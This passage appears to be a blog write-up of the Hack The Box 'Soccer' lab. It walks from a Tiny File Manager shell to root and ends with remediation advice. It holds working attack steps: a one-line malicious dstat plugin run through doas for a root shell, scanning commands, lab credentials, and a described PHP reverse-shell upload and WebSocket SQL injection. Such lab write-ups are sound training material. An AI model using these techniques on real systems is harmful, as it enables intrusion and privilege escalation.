
Stabilized my shell. At /home there is a player account so we can not get user.txt just yet. Poked around I read out tinyfilemanager.php and I found the creds we used and possible creds for player.

Neither worked. Moved over linpeas to the device. The only thing I could find that was interesting was doas SUID bit is set but thats for player.

Couldn’t find anything to get creds for player just yet. I saw some mentions of soc-player.soccer.htb from linpeas though. Added that to etc/hosts (interesting as ffuf didn’t find anything earlier). It looks almost identical to the original site but has a login and signup button.

Created a test account kami@kami.com:kami and it brought me to this page when logging in.

In source code this is connected to that port 9091 we saw earlier. I got stuck here so I referred to the writeup. It turns out using BurpSuite using repeater we can find out that it is vulnerable to SQL injection. We can dump the database then the accounts in the database. I will need to brush up on sqlmap.

player:PlayerOftheMatch2022
Then we can ssh into his account and get user.txt.


We saw doas/dstat earlier from linpeas. Check GTFObins https://gtfobins.org/gtfobins/dstat/#inherit. It can inherit from python. Created a python script to create a bash shell.
echo ‘import os; os.system(“/bin/bash”)’ > /usr/local/share/dstat/dstat_pwn.py
Made sure dstat sees it.
doas /usr/bin/dstat –list
Ran it.
doas /usr/bin/dstat –pwn
We got root and read root.txt.

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and 9091 (unknown). Added soccer.htb to /etc/hosts. Browsed to the web server and ran feroxbuster and ffuf for directory and VHOST enumeration. Feroxbuster discovered a Tiny File Manager installation. ffuf found no additional subdomains at this stage.
rustscan -a 10.129.34.94 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://soccer.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion ffuf -u http://soccer.htb -H “Host: FUZZ.soccer.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302,301
2 – Tiny File Manager default credentials and PHP webshell upload – CVE-2021-45010 Found Tiny File Manager 2.4.3 accessible on the web server. Tried default credentials and gained access. Researched CVE-2021-45010 and attempted the public exploit but it did not work. Manually exploited the vulnerability by uploading a PHP reverse shell to the /tiny/uploads directory. Triggered the shell and obtained a foothold as www-data.
Credentials: admin:admin@123
3 – Subdomain discovery and blind WebSocket SQL injection Stabilized the shell and ran LinPEAS. Found a reference to soc-player.soccer.htb and noted dstat had the SUID bit set but was only useful for the player user. Added soc-player.soccer.htb to /etc/hosts. The subdomain had a login and signup page. Created a test account and found the ticket checking feature connected to port 9091 via WebSockets. Used Burp Suite repeater to test for SQL injection and confirmed the ticket ID parameter was vulnerable to blind SQLi over the WebSocket connection. Used sqlmap to dump the database and extract credentials for the player account.
Credentials recovered: player:PlayerOftheMatch2022
4 – SSH access and user flag SSH’d in as player and retrieved user.txt.
5 – Privilege Escalation – doas dstat plugin injection Confirmed player could run dstat via doas. Checked GTFOBins and found dstat loads Python plugins from /usr/local/share/dstat. Created a malicious dstat plugin that spawned a bash shell, verified dstat recognized it, and executed it via doas to obtain a root shell. Retrieved root.txt.
echo ‘import os; os.system(“/bin/bash”)’ > /usr/local/share/dstat/dstat_pwn.py doas /usr/bin/dstat –pwn
Key Takeaways
- Default credentials on Tiny File Manager – CVE-2021-45010 (CVSS 8.8 High) – Tiny File Manager 2.4.3 was accessible with the well-known default credentials admin:admin@123, providing immediate authenticated access. Default credentials must be changed before any application is deployed and file manager applications must require strong unique authentication.
- Tiny File Manager allowing PHP file upload to web root – The file manager permitted uploading arbitrary PHP files to a web-accessible directory, enabling direct webshell deployment. File managers must restrict uploadable file types via a strict allowlist and must not allow execution of uploaded files. Upload directories must be outside the web root or configured to deny script execution.
- Blind SQL injection over WebSocket – CWE-89 – The ticket checking feature passed user-supplied input directly to a SQL query over a WebSocket connection without sanitization. WebSocket endpoints are frequently overlooked in security testing but must be subject to the same input validation requirements as HTTP endpoints. All database queries must use parameterized statements.
- Weak password on player account – The player account password was a descriptive phrase that was recoverable from the dumped database hash. All user account passwords must meet complexity requirements that resist offline cracking and dictionary attacks.
- doas dstat rule allowing plugin code execution as root – Player could run dstat via doas and the plugin directory was writable, allowing arbitrary Python code to be loaded and executed as root. Sudo and doas rules granting access to tools that load code from user-writable directories are equivalent to unrestricted root access and must never be granted.
Remediation
[Immediate] Change default credentials and patch Tiny File Manager – CVE-2021-45010 (CVSS 8.8 High) Update Tiny File Manager to the latest patched version immediately and change the default admin credentials. Restrict access to the file manager to authorized administrators only via IP allowlist or VPN. If Tiny File Manager is not operationally required, remove it entirely.
[Immediate] Restrict file upload to non-executable file types Configure the file manager to deny uploads of PHP, PHTML, and all other executable script file types via a strict allowlist. Set the upload directory to deny script execution via web server configuration. Move the upload directory outside the web root where possible.
[Immediate] Remediate the WebSocket SQL injection vulnerability Rewrite all WebSocket message handlers to use parameterized queries or prepared statements for all database interactions. Conduct a full code review of all WebSocket endpoints for injection vulnerabilities. Deploy a WAF with SQL injection detection rules covering both HTTP and WebSocket traffic.
[Immediate] Restrict the dstat plugin directory permissions Set /usr/local/share/dstat to be owned and writable only by root. Remove write access for the player user and all other non-root accounts. Audit all directories from which privileged scripts or tools load code for non-root write access.
[Immediate] Remove or restrict the doas dstat rule Remove the doas rule allowing player to run dstat as root. If dstat access is operationally required, restrict it to specific arguments that do not load plugins and verify no user-writable plugin directory is in the search path. Test all doas and sudo rules against GTFOBins before deployment.
[Short-term] Enforce strong passwords for all application and OS accounts The player password was recovered from a database dump. Enforce a minimum password length of 14 characters with complexity for all accounts. Audit existing account passwords against common wordlists and force resets where weak passwords are identified.
[Long-term] Implement WebSocket security testing as part of the application security program WebSocket endpoints are commonly missed in security assessments. Ensure all penetration tests explicitly cover WebSocket connections for injection, authentication bypass, and authorization flaws. Include WebSocket input validation in the secure development lifecycle and code review checklist.
- Default credentials on Tiny File Manager – CVE-2021-45010 (CVSS 8.8 High) – Tiny File Manager 2.4.3 was accessible with the well-known default credentials admin:admin@123, providing immediate authenticated access. Default credentials must be changed before any application is deployed and file manager applications must require strong unique authentication.
Categories
- Active Directory (2)
- active-directory (1)
- ai (31)
- artificial-intelligence (15)
- blog (1)
- Buff Overflow (1)
- cloud (8)
- config-hijack (1)
- CraftCMS (1)
- cronjobs (1)
- cve-2010-2075 (1)
- cve-2011-2523 (1)
- CVE-2021-32099 (1)
- CVE-2026-24061 (1)
- cyber-security (14)
- cybersecurity (42)
- devops (4)
- directory-traversal (1)
- docker (1)
- Easy (8)
- edb-id-39575 (1)
- education (4)
- freebsd (2)
- ftp (1)
- gdbserver (1)
- hacking (1)
- health (1)
- Heartbleed (1)
- HTB Labs (13)
- irc (1)
- John (1)
- Keepass (1)
- labs (2)
- LAPS (1)
- lfi (1)
- life (1)
- linux (42)
- llm (2)
- log-poisoning (1)
- mcp (1)
- Medium (2)
- Meterpreter (1)
- microsoft (2)
- mongdb (1)
- node.js (1)
- Pandora FMS (1)
- PDFKit (1)
- PFX (1)
- php (1)
- proc-pid-cmdline (1)
- programming (1)
- ps aux (1)
- ROP Buffer Overflow (1)
- science (3)
- screen (1)
- security (43)
- SNMP (1)
- software (1)
- ssh (1)
- stegseek (1)
- suid (1)
- SUID binary PATH hijack (1)
- technology (77)
- Telnetd (1)
- threat-intelligence (1)
- Tmux (1)
- ubuntu (4)
- unreal-irc (1)
- vnc (1)
- vulnerability (1)
- web-certificates (1)
- web.config RCE (1)
- wifi (1)
- windows (12)
- wordpress (2)
- wpscan (1)
- writing (8)

